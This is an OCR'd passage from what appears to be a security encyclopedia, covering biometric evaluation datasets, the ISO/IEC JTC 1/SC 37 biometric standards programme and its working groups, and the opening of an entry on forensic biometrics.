BioSecure DS2	667	2	Fa2, FP, Ha, I, Si, Sp	
BioSecure DS3	713	2	Fa2, FP, Si, Sp	
BiosecurID	400	4	Fa2, FP, Ha, HW, I, Si, Sp	atvs.ii.uam.es/databases.jsp
BT-DAVID	124	5	Fa2, Sp	galilee.swan.ac.uk/
FRGC	741	var.	Fa2, Fa3	www.frvt.org/FRGC/
MyIDEA	>100	3	Fa2, FP, Ha, HW, Si, Sp	diuf.unifr.ch/diva/biometrics/MyIdea/
M3	32	3	Fa2, FP, Sp	www.se.cuhk.edu.hk/hccl/M3Corpus/
MCYT	330	1	Fp, Si	atvs.ii.uam.es/databases.jsp
XM2VTS	295	4	Fa2, Sp	www.ee.surrey.ac.uk/CVSSP/xm2vtsdb/

steadily growing since their inception, both in number of participants (46 sites in 2008) and size and complexity of the dataset (13 different combinations of training/testing sets in 2008).

A large amount of other evaluation campaigns have been held, either in form of competitions at academic conferences or organized by government agencies. This holds for all major modalities, including fingerprint, face (Face Recognition Vendor Test, Face Recognition Grand Challenge), iris (Iris Challenge Evaluation, NIJ-TSA Iris Recognition Study), speech, signature (Signature Verification Competition, BioSecure Signature Evaluation Campaign), as well as for multimodal evaluations (Biosecure Multimodal Evaluation Campaign).

The general tendency is for evaluation datasets to include more subjects and to become more challenging each year. As time passes, it is also generally reported that algorithms improve over past datasets, in comparison with their predecessors [18].

Datasets

Reference datasets are useful to compare the performance of novel algorithms to previously published work. Table 1 introduces a small selection of available databases that include more than one biometric modality.

Open Problems and Future Directions

The biggest challenges in designing a meaningful biometric evaluation campaign include appropriate design of the evaluation protocol, and collection of a suitable testing database. In fact, these two problems are closely linked. A properly defined evaluation protocol must, as closely as possible, reproduce and simulate the real deployment conditions of the tested biometric system. Meeting this constraint always requires the collected database/user pool to be representative of the target population, otherwise the evaluation results are not generalizable and of little practical meaning.

A number of problems related to the proper protocol/database design remain insufficiently understood. These include:

Cross-Ethnicity validity There are limited insights on the validity of biometric evaluations across ethnic groups.

Aging and Time Lapse The impact of user aging on the performance of biometric systems has recently received an increased amount of attention.

Impact of Synthetic Impostures In some modalities (notably fingerprint, speech, and signature), synthesis of impostor data decreases recognition performance significantly compared to random impostures. More research on the topic is needed.

Recommended Reading

1. International Civil Aviation Organization, "ICAO Doc 9303, Machine Readable Travel Documents, Part 3, Machine Readable Official Travel Documents, Volume 2, Specifications for Electronically Enabled MRtds with Biometric Identification Capability", third edition, 2008. Montreal: International Civil Aviation Organization
2. Phillips PJ, Martin A, Wilson CL, Przybocki M (2000) An introduction to evaluating biometric systems. Computer 33(2): 56–63
3. ISO/IEC 19795-2 (2007) Information technology – Biometric performance testing and reporting – Part 2: testing methodologies for technology and scenario evaluation. International Standards Organisation, Geneva

4. ISO 9241 (1998) Ergonomic requirements for office work with visual display terminals (VDTs) – Part 11: Guidance on usability
5. Kukula EP, Proctor RW (2009) Human-biometric sensor interaction: impact of training on biometric system and user performance. In: Human interface and the management of information. Information and interaction, Springer LNCS, 5618, Springer, Heidelberg, pp 168–177
6. Hicklin A, Watson C, Ulery B (2005) The myth of goats: how many people have fingerprints that are hard to match? NISTIR 7271, National Institute of Standards and Technology, Gaithersburg, USA
7. Richiardi J, Kryszczuk K, Drygajlo A (2007) Quality measures in unimodal and multimodal biometric verification. In: Proceedings of the 15th European signal processing conference (EUSIPCO), Poznan, Poland
8. Bengio S, Mariéthoz J, Keller M (2005) The expected performance curve. In: International conference on machine learning, ICML, Workshop on ROC analysis in machine learning, http://users.dsic.upv.es/~flip/ROCML2005/papers.html
9. Gamassi M, Lazzaroni M, Misino M, Piuri V, Sana D, Scotti F (2004) Accuracy and performance of biometric systems. In: Proceedings of IMTC 2004 – Instrumentation and measurement technology conference, Como, Italy
10. Bailly-Bailliére E, Bengio S, Bimbot F, Hamouz M, Kittler J, Mariéthoz J, Matas J, Messer K, Popovici V, Porée F, Ruiz B, Thiran J-P (2003) The BANCA database and evaluation protocol. In: Kittler J, Nixon MS, (eds) Proceedings of 4th International conference on audio- and video-based biometric person authentication (AVBPA, 2003), vol LNCS 2688, Guildford, UK, pp 625–638
11. Doddington G, Liggett W, Martin A, Przybocki M, Reynolds DA (1998) Sheep, goats, lambs and wolves: a statistical analysis of speaker performance in the NIST 1998 speaker recognition evaluation. In: Proceedings of the 5th International Conference on spoken language processing (ICSLP), Sydney, Australia
12. Yager N, Dunstone T (2010) The biometric menagerie. IEEE Trans Pattern Anal Mach Intell 32(2):220–230
13. Dass SC, Zhu Y, Jain AK (2006) Validating a biometric authentication system: sample size requirements. IEEE Trans Pattern Anal Mach Intell 28(12):1902–1319
14. Mansfield AJ, Wayman JL (2002) Best practices in testing and reporting performance of biometric devices. NPL Report CMSC 14/02, Centre for Mathematics and Scientific Computing, National Physical Laboratory, Teddington, Middlesex, UK
15. Schuckers ME (2003) Using the beta-binomial distribution to assess performance of a biometric identification device. Int J Image Graph 3(3):523–529
16. FVC-onGoing: on-line evaluation of fingerprint recognition algorithms. https://biolab.csr.unibo.it/FVCOnGoing/UI/Form/Home.aspx. Accessed 01st May 2010
17. NIST Information Technology Laboratory, Information Access Division. Speaker Recognition Evaluation. http://www.itl.nist.gov/iad/mig/tests/sre/. Accessed 01st May 2010
18. Phillips PJ, Scruggs WT, O'Toole AJ, Flynn PJ, Bowyer KW, Schott CL, Sharpe M (2007) FRVT 2006 and ICE 2006 Large-scale results. Technical report NISTIR 7408, National Institute of Standards and Technology
19. Ortega-Garcia J et al (2010) The Multi-Scenario Multi-Environment BioSecure Multimodal Database (BMDB) IEEE Trans. Pattern Anal. Mach. Intell. 32(6):1097–1111

Biometric Technologies and Security – International Biometric Standards Development Activities

Fernando L. Podio
ITL Computer Security Division/Systems and Emerging Technologies Security Research Group, National Institute of Standards and Technology (NIST), Gaithersburg, MD, USA

Related Concepts

►Authentication Standards; ►ID Management Standards Cyber-Security Standards

Definition

For any given technology, industry standards assure the availability in the marketplace of multiple sources for compatible products. In addition to benefiting end users, system developers, and private industry, standards also benefit other customers such as the standards bodies that are developing related standards.

Background

Biometric technologies establish or verify the personal identity of previously enrolled individuals based on biological or behavioural characteristics (i.e., ascertaining what you are). Examples of biological characteristics are hand, finger, facial, and iris. Behavioural characteristics are traits that are learned or acquired, such as dynamic signature verification and keystroke dynamics. Using biometric technologies for identifying human beings offers some unique advantages, as they are the only technologies that can really identify an individual or verify an individual's identity. Other technologies such as tokens (e.g., what you have) can be lost or stolen. Passwords (e.g., what you know) can be forgotten, shared, or observed by another individual. Used alone, or together with other authentication technologies such as tokens, biometric technologies can provide higher degrees of security than other technologies employed alone and can also be used to overcome their weaknesses. For decades, biometric technologies were used primarily in law enforcement applications, and they are still a key component of these important applications. Over the past several years, the marketplace for biometric-based applications has widened significantly; they are now increasingly being used in multiple public and private sector applications worldwide [1]. Currently, biometric technologies are found in a

number of global government projects for diverse applications such as border, aviation, maritime, transportation security, and physical/logical access control. Market opportunities for biometrics also include financial institutions (e.g., employee- or customer-based applications), the health-care industry (e.g., service provider security to protect patient privacy, patient delivery verification protecting patient and provider), and educational applications (e.g., school lunch programs/online identity verification, parent/guardian verification for child release). Consumer uses are also expected to significantly increase for personal security and for convenience in diverse applications such as home automation and security (e.g., home alarm systems and environmental controls, door locks and access control systems), retail (e.g., point-of-purchase authentication at retail locations), and applications in the gaming and hospitality industries. Biometric technologies are also found in cell phones, mobile computing devices (e.g., laptops, PDS), and portable memory storage [2, 3].

The deployment of standards-based biometric technologies is expected to significantly raise levels of security for critical infrastructures, which has not been possible to date with other technologies. Deploying these systems requires a comprehensive set of international, technically sound standards that meet the customer's needs. Biometric standards promote the availability of multiple sources of compatible products in the marketplace. In addition to benefiting end users, system developers, and the IT industry, biometric standards benefit other customers such as the standards committees that are developing related standards in support of personal authentication and security as well as the end users of these standards. The status of international, voluntary biometric standards, and ongoing standard development efforts are discussed below. The need for these open, international, voluntary consensus biometric standards will continue to grow.

International Biometric Standards

Major efforts associated with the development of international biometric standards are underway under the umbrella of the Joint Technical Committee 1 of International Standards Organization (ISO) and International Electrotechnical Commission (IEC) on "Information Technology." JTC 1's scope is "International standardization in the field of Information Technology." Information technology includes the specification, design, and development of systems and tools dealing with the capture, representation, processing, security, transfer, interchange, presentation, management, organization, storage and retrieval of information. According to the JTC 1 Long-term Business Plan [4]:

- ISO/IEC JTC 1 is the standards development environment where experts come together to develop worldwide Information and Communication Technology (ICT) standards for business and consumer applications. Additionally, JTC 1 provides the standards approval environment for integrating diverse and complex ICT technologies. These standards rely upon the core infrastructure technologies developed by JTC 1 centers of expertise complemented by specifications developed in other organizations.

ISO/IEC JTC 1 Subcommittee 37 – "Biometrics" (JTC 1/SC 37) was established by JTC 1 in June 2002. JTC1/SC 37 is responsible for the development of a large portfolio of international biometric standards. Since its inception, JTC 1/SC 37 has addressed the standardization of generic biometric technologies pertaining to human beings to support interoperability and data interchange among applications and systems. From the subcommittee's perspective, generic biometric standards include common file structures, biometric application programming interfaces, biometric data-interchange formats, related biometric application profiles, application of evaluation criteria to biometric technologies, methodologies for performance testing and reporting, and cross-jurisdictional and societal aspects. The main JTC 1/SC 37 goal is the development of international standards that support the mass market adoption of biometric technologies. Additional goals are that other JTC 1 subcommittees and ISO/IEC Technical Committees use these standards by reference within their own standards projects and that organizations external to ISO and IEC (consortia, government institutions, and the private sector) use them as well to specify the use of standards-based solutions for their requirements. Since June 2002, 47 standards (including amendments, corrigenda, and technical reports) developed by JTC 1/SC 37 have been published. ISO maintains a list of these published standards and provides a description of the content of each standard at its Web site [5].

JTC 1/SC 37 has completed first editions of many biometric standards. They include biometric application programming interfaces, biometric data structures to store or transmit any type of biometric data independently of the biometric modality, biometric data-interchange formats for a number of biometric modalities, biometric performance testing and reporting methodologies, biometric sample quality standards, biometric application profiles and technical reports addressing jurisdictional and societal considerations for commercial applications. Other publications include a biometric tutorial and a technical report on multimodal and other multi-biometric fusion.

Currently the subcommittee is developing additional biometric standards to address technology innovations and new customers' needs. Also, second editions of several biometric standards are being developed, which add clarifications to the contents of previously published first editions. In addition to revision projects for the biometric data-interchange formats standards, other biometric testing methodology standards, and new biometric technical interfaces, the subcommittee is addressing the standardization of conformance testing methodology standards for the biometric data-interchange formats and biometric technical interfaces. Biometric sample quality standards are being developed and jurisdictional and societal issues on the use of biometric technology are being addressed, including the development of pictograms, icons, and symbols for use within biometric systems; the use of biometric technology in commercial identity management applications and processes; and the guidance on the inclusive design and operation of biometric systems.

The JTC 1/SC 37 membership currently consists of 26 countries that participate in the work as voting members. In addition, the subcommittee has eight observer countries. A number of liaison organizations participate as well. The current list of countries participating and other important public information can be obtained through the JTC 1/SC 37 Web site [6].

JTC 1/SC 37's work is performed by six working groups (WGs) that address different aspects of biometric standardization:

- WG 1 – *Harmonized biometric vocabulary*
- WG 2 – *Biometric technical interfaces*
- WG-3 – *Biometric data interchange formats*
- WG-4 – *Biometric functional architecture and related profiles*
- WG 5 – *Biometric testing and reporting*
- WG 6 – *Cross-jurisdictional and societal aspects of biometrics*

WG1 has already specified over 100 harmonized terms and definitions. This work is expected to lead to the development of an international standard for a comprehensive harmonized biometric vocabulary.

WG 2 is addressing the standardization of all necessary interfaces and interactions between biometric components and subsystems, including the possible use of security mechanisms to protect stored data and data transferred between systems. Representative projects include a biometric application programming interface (BioAPI) multipart standard (ISO/IEC 19784) and the development of a biometric exchange formats framework (CBEFF) multipart standard (ISO/IEC 19785). Several parts of these multipart standards have been published. WG 2 has also developed a BioAPI Interworking Protocol (BIP) (ISO/IEC 24708), which was a joint development project with International Telecommunication Union – Study Group 17 – Security (ITU-T SG 17) [7]. WG 2 is also developing a conformance testing methodology multipart standard for BioAPI and is considering the development of advanced biometric interfaces that may be needed for example, for enrollment by a remote station to a central database; authentication exchanges between a point-of-sale terminal and its related database; interfaces for building access; interfaces from border control stations to their underlying database and interfaces needed to support other applications.

WG 3 is dealing with the standardization of the content, meaning, and representation of biometric data formats that are specific to a particular biometric technology or technologies. The ISO/IEC 19794 multipart standard (10 parts already published) specifies biometric data interchange formats for a number of biometric modalities including finger, face, iris, signature/sign times series, hand geometry, and vascular data. WG 3 has begun development of the second edition of these standards to address technology innovations, the inclusion of richer metadata, and new customers' needs. The development of revised data interchange formats specified in the published standards as well as data formats for three other modalities (signature/sign processed data, voice and DNA data) is underway. WG 3 is also developing a biometric sample quality multipart standard (ISO/IEC 29794) One part has been published (Part 1: Framework) as an international standard and two additional parts (Part 4: Finger Image Data and Part 5: Face Image Data) have been publsihed as Technical Reports. The development of conformance testing methodology standards for the biometric data-interchange formats is also underway. WG3 ongoing projects include the development of a framework for XML encoding (for the future work on XML counterparts for most of the biometric data format standards) as well as the development of a level 3 conformance testing methodology (semantic) for one of the biometric data formats (finger minutiae data). The development of a new part of the biometric sample quality standard (iris image) was initiated.


WG 4 is addressing the standardization of biometric functional architecture and related profiles that bind together the various biometric-related base standards in a manner consistent with functional blocks of operation of biometric systems. These profiles identify the pertinent biometric-related base standards. They also define the optional fields of the base standards to be used, as

well as how to set the configurable parameters, in order to achieve interoperability within a set of predefined constraints. Three parts of a multipart standard (ISO/IEC 24713) are now published: Part 1: Overview of biometric systems and biometric profiles; Part 2: Physical access control for employees at airports; and Part 3: Biometric-based verification and identification of seafarers. The latter was developed in liaison with the International Labour Organization (ILO) of the United Nations. WG 4 has initiated the development of two technical reports: Guidance for Biometric Enrolment and Traveller Processes for Biometric Recognition in Automated Border Crossing Systems. WG 4's program of work includes the development of international consensus biometric profiles that can support a single end user (e.g., ILO) or many end users (e.g., airport authorities) who have collective requirements for biometric interoperability on a local to worldwide basis. Potential areas of additional biometric profile development by WG 4 include physical access control for travelers; verification of customers at points-of-sale; and physical/logical access control for employees in manufacturing and service sectors such as health care, education, transportation, finance, government, etc.

WG 5 is handling the standardization of testing and reporting methodologies and metrics that cover biometric technologies, systems and components. Three parts of a biometric performance testing and reporting multipart standard (ISO/IEC 19795) have been published: Part 1: Principles and framework; Part 2: Testing methodologies for technology and scenario evaluation; and Part 4: Interoperability performance testing. Part 3: Modality-specific testing, has been published as a technical report. Additional parts of this multipart standard are under development. WG 5 is also progressing: a multipart standard to specify machine readable test data for biometric testing and reporting; a technical report that will provide guidance for specifying performance requirements to meet security and usability needs in applications using biometrics, and addressing the characterization and measurement of difficulty for fingerprint databases for technology evaluation. WG 5 recognizes the need to identify developments, new requirements and technologies that may not be amenable to testing using the current test processes. Such areas may include testing of behavioural aspects of biometric technologies relating to so-called behavioural biometrics and behavioural elements of biological biometrics. There is also a perceived requirement for a standard or minimally a technical report specific to identification system testing. The current versions of the ISO/IEC 19795 multipart standard treat identification metrics and methodologies, but the full range of considerations specific to identification systems (e.g. ingestion, queuing, and hardware optimization) is not addressed.

WG 6 is addressing the field of cross-jurisdictional and societal aspects in the application of international biometrics standards. Within this context, the scope of work includes the support of design and implementation of biometric technologies with respect to accessibility, health and safety, support of legal requirements, and acknowledgement of cross-jurisdictional and societal considerations pertaining to personal information. A multipart technical report (TR 24714) covers jurisdictional and societal considerations for commercial applications. Part 1: General guidance is published. WG 6 is also developing another multipart technical report (24779) on pictograms, icons, and symbols for use with biometric systems. Recently, two new projects were initiated: a technical report on the use of biometric technology in commercial identity management applications and processes and a technical report that is aimed at providing guidance on the inclusive design and operation of biometric systems. Needs for additional projects in the WG 6 area of work are being considered.

Overall, JTC 1/SC 37 is currently responsible for the development and maintenance of over 100 projects. The published international standards can be obtained (for a fee) through the ISO Web site [8] and individual national body (country) Web sites. As discussed below, other JTC1 subcommittees are involved in the development of biometric standards for certain aspects of standardization within their scope of work. JTC1 Subcommittee 17 – *Cards and personal identification*, specifies the application of biometric technologies to cards and personal identification and JTC 1 Subcommittee 27 – *IT security techniques* is currently documenting the use of biometrics in some security standards. Other international organizations currently involved in some aspects of biometric standardization or the use of biometric standards for their own standards, specifications, or requirements include ITU-T and ILO mentioned above, the International Civil Aviation Organization (ICAO), ISO Technical Committee 68 (Financial Services), the VoiceXML Forum, and the BioAPI Consortium (which developed the initial version of the BioAPI specification). Figure 1 provides an overall scenario of the international organizations involved in different aspects of biometric standardization or requirements for the use of biometrics in applications. JTC 1/SC 37 collaborates with a number of these organizations through technical development teams established by the subcommittee and through liaison relationships with the goal of supporting the harmonization of biometric, token, security, and telecommunication standards.




Biometric Technologies and Security – International Biometric Standards Development Activities. Fig. 1

The technologies addressed by JTC 1/SC 17 and JTC 1/SC 37 are, for some applications, complementary in nature. JTC 1/SC 17 is addressing the development of a standard specifying on-card biometric comparison (ISO/IEC 24787). The standard is developed on the basis of ISO/IEC 7816-11 (Identification cards – Integrated circuit cards – Part 11: Personal verification through biometric methods). JTC 1/SC 37 has also contributed to JTC 1/SC 17's work that uses the compact data-interchange formats specified in some of the JTC 1/SC 37 standards, such as the ccompact formats in the finger-minutia and finger-patterns data format standards.

JTC 1/SC 27 addresses a number of projects related to biometrics or the use of biometric standards. JTC 1/SC 27 developed ISO/IEC 19792: *Security evaluation of biometrics,* which was published in 2009. This standard specifies the biometric-specific aspects and principles to be considered during the security evaluation of a biometric system. It does not address the non-biometric aspects that might form part of the overall security evaluation of a system using biometric technology (e.g., requirements on databases or communication channels). ISO/IEC 24761: *Authentication context for biometrics* was also published in 2009. This standard defines the structure and the data elements of authentication context for biometrics (ACBio), which is used for checking the validity of the result of a biometric verification process executed at a remote site. This allows any ACBio instance to accompany any data item that is involved in any biometric process related to verification and enrollment. Ongoing projects in JTC 1/SC 27 where JTC 1/SC 37 is also contributing include security techniques – biometric information protection (draft standard ISO/IEC 24745); a framework for access management (draft standard ISO/IEC 24745); a framework for identity management (ISO/IEC 24760); requirements on relative anonymity with identity escrow (ISO/IEC 29191); privacy framework (ISO/IEC 29100); privacy reference architecture (ISO/IEC 29101); and entity authentication assurance (ISO/IEC 29115). Figure 2 depicts the international biometric standards activities within JTC 1 subcommittees.

JTC 1/SC 37 has contributed to other biometric-related standards including ISO 19092, *Biometrics – security framework*, published in 2008. This standard was developed by Subcommittee 2 of ISO Technical Committee 68. Using established collaborative procedures between ITU-T and JTC 1, coordination of work between JTC1/SC 37 and ITU-T SG17 is ongoing in areas such as security requirements and specifications and authentication. JTC 1/SC 37 has contributed to a number of projects developed by ITU-T related to telebiometrics such as the Biometric Interworking Protocol (BIP) project. JTC 1/SC 37 also maintains close liaison relationships with other organizations such as the BioAPI Consortium, the International Biometric Industry Association (IBIA), and the ILO. The BioAPI Consortium developed the initial specification of the BioAPI standard and is actively participating in the JTC 1/SC 37 standards activities that are related to the continued development of this standard. IBIA serves as the CBEFF Registration Authority for the JTC 1/SC 37



Biometric Technologies and Security – International Biometric Standards Development Activities. Fig. 2

standard ISO/IEC 19785. JTC 1/SC 37 maintains an active liaison with this organization and assists them in fulfilling this important role. As stated above, the ILO and JTC 1/SC 37 collaborated in the development of a biometric profile (biometric-based verification and identification of seafarers). This work takes into account ILO's requirements for a detailed biometric profile for verification and identification of seafarers.

Biometric Standards Adoption

A number of the biometric standards developed by JTC 1/SC 37 are already required by international and national organizations. ICAO, for example, selected facial recognition as the globally interoperable biometric for machine-assisted identity confirmation for Machine readable travel documents (MRTD). ICAO requires conformance to the face recognition standard developed by JTC 1/SC 37. Other ICAO references to JTC 1/SC37 standards are the fingerprint data-interchange formats, the iris recognition interchange format, and an instantiation of the CBEFF standard. ILO's requirements for the seafarers' ID card include the use of two fingerprint templates to be stored in a barcode placed in the area indicated by the ICAO's 9303 standard. ILO's requirements specify the use of some of the standards approved by JTC 1/SC 37; specifically finger-minutiae and finger image data interchange formats and an instantiation of a CBEFF data structure. The European Union (EU) password specification working document [9] describes solutions for chip-enabled EU passports, based on EU's council regulation on standards for security features and biometrics in passports and travel documents issued by member states [10]. The specification relies on international standards, especially ISO/IEC standards and ICAO recommendations on MRTDs, and includes specifications for biometric face and fingerprint identifiers; thus, the specifications are underpinned by ISO/IEC standards resulting from the work of JTC 1/SC 37. A number of standards are referred to in this EU document including an ICAO New Technology Working Group's Technical Report [11] as well as the ISO/IEC 19794-4:2005 and ISO/IEC 19794-5:2005 standards developed by JTC 1/SC 37.

Countries participating in JTC 1/SC 37 are also adopting standards developed by this subcommittee. In Spain, the electronic national identity card (DNIe) includes personal information of the citizen, details of electronic certificates, and the biometric information. The image of the face is stored following ISO/IEC 19794-5 and ICAO standards. Finger minutiae are stored using the ISO/IEC 19794-2 standard. In addition, the biometric data included in Spanish e-passports is the image of the face based on ISO/IEC 19794-5 and ICAO standard compliant stored in JPEG2000 format (ISO 15444) [12]. In the USA, several organizations require selected biometric data interchange standards developed by JTC1/SC 37 and some of the ongoing biometric testing programs use some of the performance testing methodology standards developed by the subcommittee. The Registry of U.S. Government Recommended Biometric Standards developed by the National Science and Technology Council Subcommittee on Biometrics and Identity Management [13] recommends some of the data formats specified in JTC 1/SC 37 standards: the finger-minutiae, face-image, and iris-image data-interchange formats as well as the BioAPI specification and its companion conformance testing methodology standard. Two parts of the multipart performance testing methodology standard are also included in the Registry.

Recommended Reading

1. World Biometric Market Report (N093-11), Frost and Sullivan, March 2007; International Biometric Industry Association, October 2008; Biometrics Market and Industry Report 2009–2014, International Biometric Group, October 2008
2. Frost and Sullivan, July 2008
3. International Biometric Industry Association, 2008
4. JTC 1 Long-Term Business Plan, ISO/IEC JTC 1 N9475 October 2009
5. JTC 1/SC 37 List of Published Standards, http://www.iso.org/iso/iso_catalogue/catalogue_tc/catalogue_tc_browse.htm?commid=313770&published=on
6. http://isotc.iso.org/livelink/livelink/open/jtc1 - select ISO/IEC JTC 1/SC 37 "Biometrics"
7. ITU-T Web site: http://www.itu.int/ITU-T/
8. International Standards Organization e-store Web site: http://www.iso.org/iso/store.htm
9. Biometrics Deployment of EU-Passports. The European Union password specification working document (EN) – June 28, 2006
10. Council Regulation (EC) No 2252/2004 of 13 December 2004 on standards for security features and biometrics in passports and travel documents issued by Member States. Official Journal of the European Union, L 385/1
11. Biometrics Deployment of Machine Readable Travel Documents. ICAO NTWG, Technical Report, Version 2.0, May 5, 2004
12. Communication from Dr. Angel L. Puebla, president of AEN CTN71/SC37 (Spanish Subcommittee of Biometric Identification), Economic and Technical Coordination Division of the Spanish Main Directorate of the Police and the Civil Guard, July 2007
13. Registry of USG Recommended Biometric Standards, Version 1.0, June 2008, and Version 2.0, August 2009. Subcommittee of Biometrics and Identity Management, Office of Science and Technology Policy, National Science and Technology Council, http://www.biometrics.gov/Standards/Default.aspx

Biometric Testing

►Biometric Systems Evaluation

Biometrics for Forensics

Martin Evison
Forensic Science Program, University of Toronto, Mississauga, ON, Canada

Synonyms

Anthropometrics; Anthropometry

Related Concepts

►DNA Profiling; ►Ear Print Identification; ►Evidence, Fact in Issue, Expert Opinion, Dermatoglyphic Fingerprint; ►Facial Recognition; ►Forensic Facial Comparison; ►Palm Print; ►Speaker Identification

Definition

Application of biometric technologies in the interests of the Courts or Criminal Justice System.

Background

The meaning of *forensic biometrics* is broad, ambiguous, and contestable.

The word *forensic* derives from the Latin *forum*, and means in the service of the Courts or Criminal Justice System more widely. This may include the processes of forensic investigation, forensic analysis, or trial in Court. It can be construed more broadly to include the domains of prisons, health care of offenders (particularly mental health care), and behavioral or psychological issues associated with offending.

The word *biometric* has a range of meanings, some of which are discipline-specific. In statistics, *biometric statistics* (or *biometry*) refers to the application of statistics to a

wide range of problems in biology. *Computational biometrics* normally refers to the application of computer science to automated systems for individual recognition.

At its simplest level, a *biometric* is a measurement of any biological or phenotypic trait, or observable characteristic of the body. This could be height, weight, sex, and so on. At a deeper level it could include measures of external, internal, or molecular phenotype, of which eye color, frontal sinus morphology, and ABO blood group are respective examples. In computer science, the term is commonly extended from measures of phenotype to behavioral traits such as gait, voice, and signature. Physiological characteristics such as pulse, blood pressure, and a variety of hormonal, chemical, or microbiological assays are not usually the subject of computational biometrics (see [4] for some interesting exceptions), which focuses on remote and noninvasive capture of information from images.

Theory

Forensic Science

In the context of the Criminal Justice System, a biometric becomes a form of evidence. Evidence enables the investigator or Court to resolve an issue regarding a dispute of fact [17]. It is important to note that scientific credibility is no guarantee of Courtroom acceptance. Rules governing the use of evidence in Court and in criminal investigations are such that "evidence which is methodologically impeccable from the scientific perspective might nonetheless be inadmissible at trial if it infringes one or more of the general legal principles of admissibility" [17]. These general principles include requirements of relevance and fair use. To be admissible, expert evidence must relate to a "fact in issue" that may be proved in order to establish guilt and is denied or disputed by the accused. The evidence may relate directly to the fact – e.g., an eye witness statement – or may be circumstantial – e.g., a fingerprint left at the scene-of-crime [18].

Evidence of identification is particularly significant as it establishes whether or not a person *X* was involved in the crime [18].

Usually, witnesses may only give evidence of fact and not opinion. Where evidence is outside the competence and experience of the judge and jury, however, an expert may be called upon to offer their opinion in order to assist the Court. Expert evidence is a complex issue, but in principle: the field of the expert must be recognized, the expert must be competent in that field, and the expert's opinion must be restricted to that field and relevant to the issue in fact before the Court [18].

Computational Biometrics

Computational biometrics relies on an assumption that there is natural variation in phenotype that can be acquired remotely – normally using a camera or digital image scanner – and measured and analyzed automatically using computer programs or algorithms.

Recent reviews of biometric technologies are provided by [4] and [3]. Irrespective of the application, biometric systems incorporate three steps: capture, feature extraction, and comparison. Feature extraction may involve initial localization of a phenotypic characteristic in an image and may be followed by further encoding of extracted data. Comparison with one or more questioned images or derived datasets is implicit, and these may be held in large reference databases. The result of comparison may be a match, non-match, or prioritized ranked list of most similar reference images. Localization of image features and detection of characteristics within them may rely on a variety of image processing and analysis techniques, including thresholding, edge detection, and pattern recognition. A variety of mathematical and statistical methods may be applied in acquisition, encoding, and comparison, including Gaussian Mixture Model (GMM), Hidden Markov Model (HMM), Dynamic Time Warping (DTW), Principal Component Analysis (PCA), and Linear Discriminant Analysis (LDA) based approaches. A classification step may be used to reduce the size of the reference sample searched in a database.

Performance of a biometric system is assessed according to specific criteria, including rate of failures to acquire, rate of false matches, and rate of false non-matches or, in the case of rank-based approaches, the rank of known match reference images. The development of performance testing is illustrated via the implementation of the Facial Recognition Technology (FERET) database and Face Recognition Vendor Test (FRVT) evaluation programs [15]. Error rates are particularly significant with regard to the credibility of evidence in Court.

Applications

